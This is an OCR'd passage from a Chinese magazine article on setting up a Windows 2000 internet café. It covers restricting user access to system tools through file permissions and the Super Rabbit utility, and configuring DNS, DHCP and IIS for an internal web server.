


图 11

RegeDT32，单击右键－属性－安全选项卡，如图 11。

可以看到，这个程序的Users 权限是可执行和读取得，我们可不希望这样，怎么办？很简单，把那个 Users组删除即可，同理，我们需要限定这样几个程序不能被用户访问到：

1.Regedit.exe；

2.超级兔子魔法设置4.1；

3.网吧计费软件（不包括客户端，因为人家需要看自己花了多少钱）；

4.MMC.exe。

至于CMD.exe,由于它本身是Windows 2000的一个字符界面的Shell，本身权限就被限得很死（User 用户在他自己的 CMD SHELL 下绝对不可能做 ADMIN 的事情），所以不用限定该程序不可执行。而且，很多大学生喜欢玩 BBS 或者传统的 MUD，这样做无疑会引起公愤。

此外，你可以找到 Win NT 下的*.cpl 文件，这是控制面板的选项文件，你可以根据自己的需要来限定它们能不能被用户访问。

用超级兔子来个性化一下系统：

本来，如果你是一个高素质的网管，那么用超级兔子来管理客户机就显得很多余。你可以用域控制器的活动目录下的组策略来管理客户机，不过那样实在是有点复杂，因此，我为大家选择了最傻瓜的方式，即超级兔子魔法设置。

用超级兔子可以做很多有趣的配置，我想我就不在各位面前卖弄了，只是简单介绍一下，这个小软件很容易上手的，大家自己看看就行。

这是超级兔子高级隐藏设置，如图 12 所示，你可以设置一切你想隐藏的东西，比如程序组，管理工具，控制面板的所有选项等等。

这是鼠标右键菜单设置，如图 13 所示，如果你不想你的客人玩太多的花样，可以在这里限制一下 。

这是开始菜单隐藏，如图 14 所示，增加选择。




图 12




图 13

当然，你还可以用什么美萍之类的软件做一下更变态的配置，不过我建议你不要做的太过分了，因为根据我采访很多网吧客人的记录，大家统一看法，时下网吧上网实在太不自由，想干什么都不可以，和家里完全两样。而在本案例里面，




图 14

Windows 2000 已经让你的机器达到了足够的安全性，你完全不必担心无聊的客人在本地破坏（当然，对于某些有暴力倾向的客人则不在此范畴，对待这样的客人，只有看你的ＰＫ 能力了）。因此，你必须给客人们提供一个相对自由、宽松的上网环境。此外，不管你使用美萍还是超级兔子，你都需要为这些软件设置管理员密码，以防万一。

部署基于 Windows 2000 Server 的网吧服务器

在本部分，我将简要介绍一下用 Windows 2000 Server 来发布网吧内部 IIS 服务的步骤，至于服务器安全配置，则不在本节讨论范围，请大家参阅其他资料。

首先是安装 Windows 2000 Server 以及所有的硬件，软件驱动程序和系统补丁，然后对该服务器做一下最基本的安全配置至于怎么配置，大家可以参考一下《黑客防线》２００２ 年第三期 Tombkeeper 写的《Windows 2000 Server 系统加固不完全指南》和西祠 SHOTGUN 的 Windows 2000 Server 安全指南。我就不废话了，不然苏樱小姐会以为我有骗取稿费的嫌疑！

值得一提的是请不要安装没有用的服务，比如 Windows 2000 终端服务。这样只会给你的工作带来麻烦。

然后我们来看一下怎么最简单地做到让所有客人访问网吧的 Web 服务器。

配置 DNS 和 DHCP

至于 DHCP 的配置，我不想多说了，那些使用透明代理的网吧管理员比我还要清楚DHCP服务器的配置，配置 DHCP 的好处就是可以让客人完全傻瓜式的使用 IE、QQ 以及其他网络软件。值得一提的是 Window2000 Server 的 DNS Server 配置：

假定网吧服务器内网IP为172.16.0.4，该网吧管理员需要在这台服务器上做一个 Web 服务器，然后客人们输入域名即可访问该服务器的主页。

首先，打开管理工具，ＤＮＳ，弹出下面的 MMC，如图 15 所示。

右键单击正向搜索域，新建区域，按照向导建立一个 DNS 域叫做 zenhalabs.net，然后在这个




图 15

区域里面新建主机 www，配置一下 IP（172.16.0.4）（也就是 www.zenhalabs.net），完成之后如图16所示。




图 16

打开你的管理工具，Internet 信息服务器（IIS5），找到默认 Web 站点，右键菜单－属性，弹出如图 17 所示的选项卡。




图 17

在IP一栏中输入 172.16.0.4，确定后关闭该选项卡。重起一下 DNS 和 IIS，然后在你的服务器上输入www.zenhalabs.net 即可打开网吧内部 Web 服务器的主页。


接下来你试试看在客户机上能不能打开。如果你的 DHCP 和代理服务器的配置没有问题，那么打开 Web 服务器上的页面是没有问题的。对了，DHCP服务器上你需要配置默认的首选DNS服务器是172.16.0.4（然后你把所有客户机默认主页都设为 www.zenhalabs.net）即可。

友情提示：

请不要把 Web Server 的主目录放到 C 盘，不然可能会招致黑客的袭击。请把主目录定位到其他目录或者机器上。 （下转第 200 页）

看完上篇《部署Windows 2000打造安全高效的网吧》，下面这篇文章有其独特的地方，不但能了解操作的方法，更能明白其中原理，与前文相互补充。

Windows 2000/XP



文/ttian.net

请网吧管理软件下课

前 言

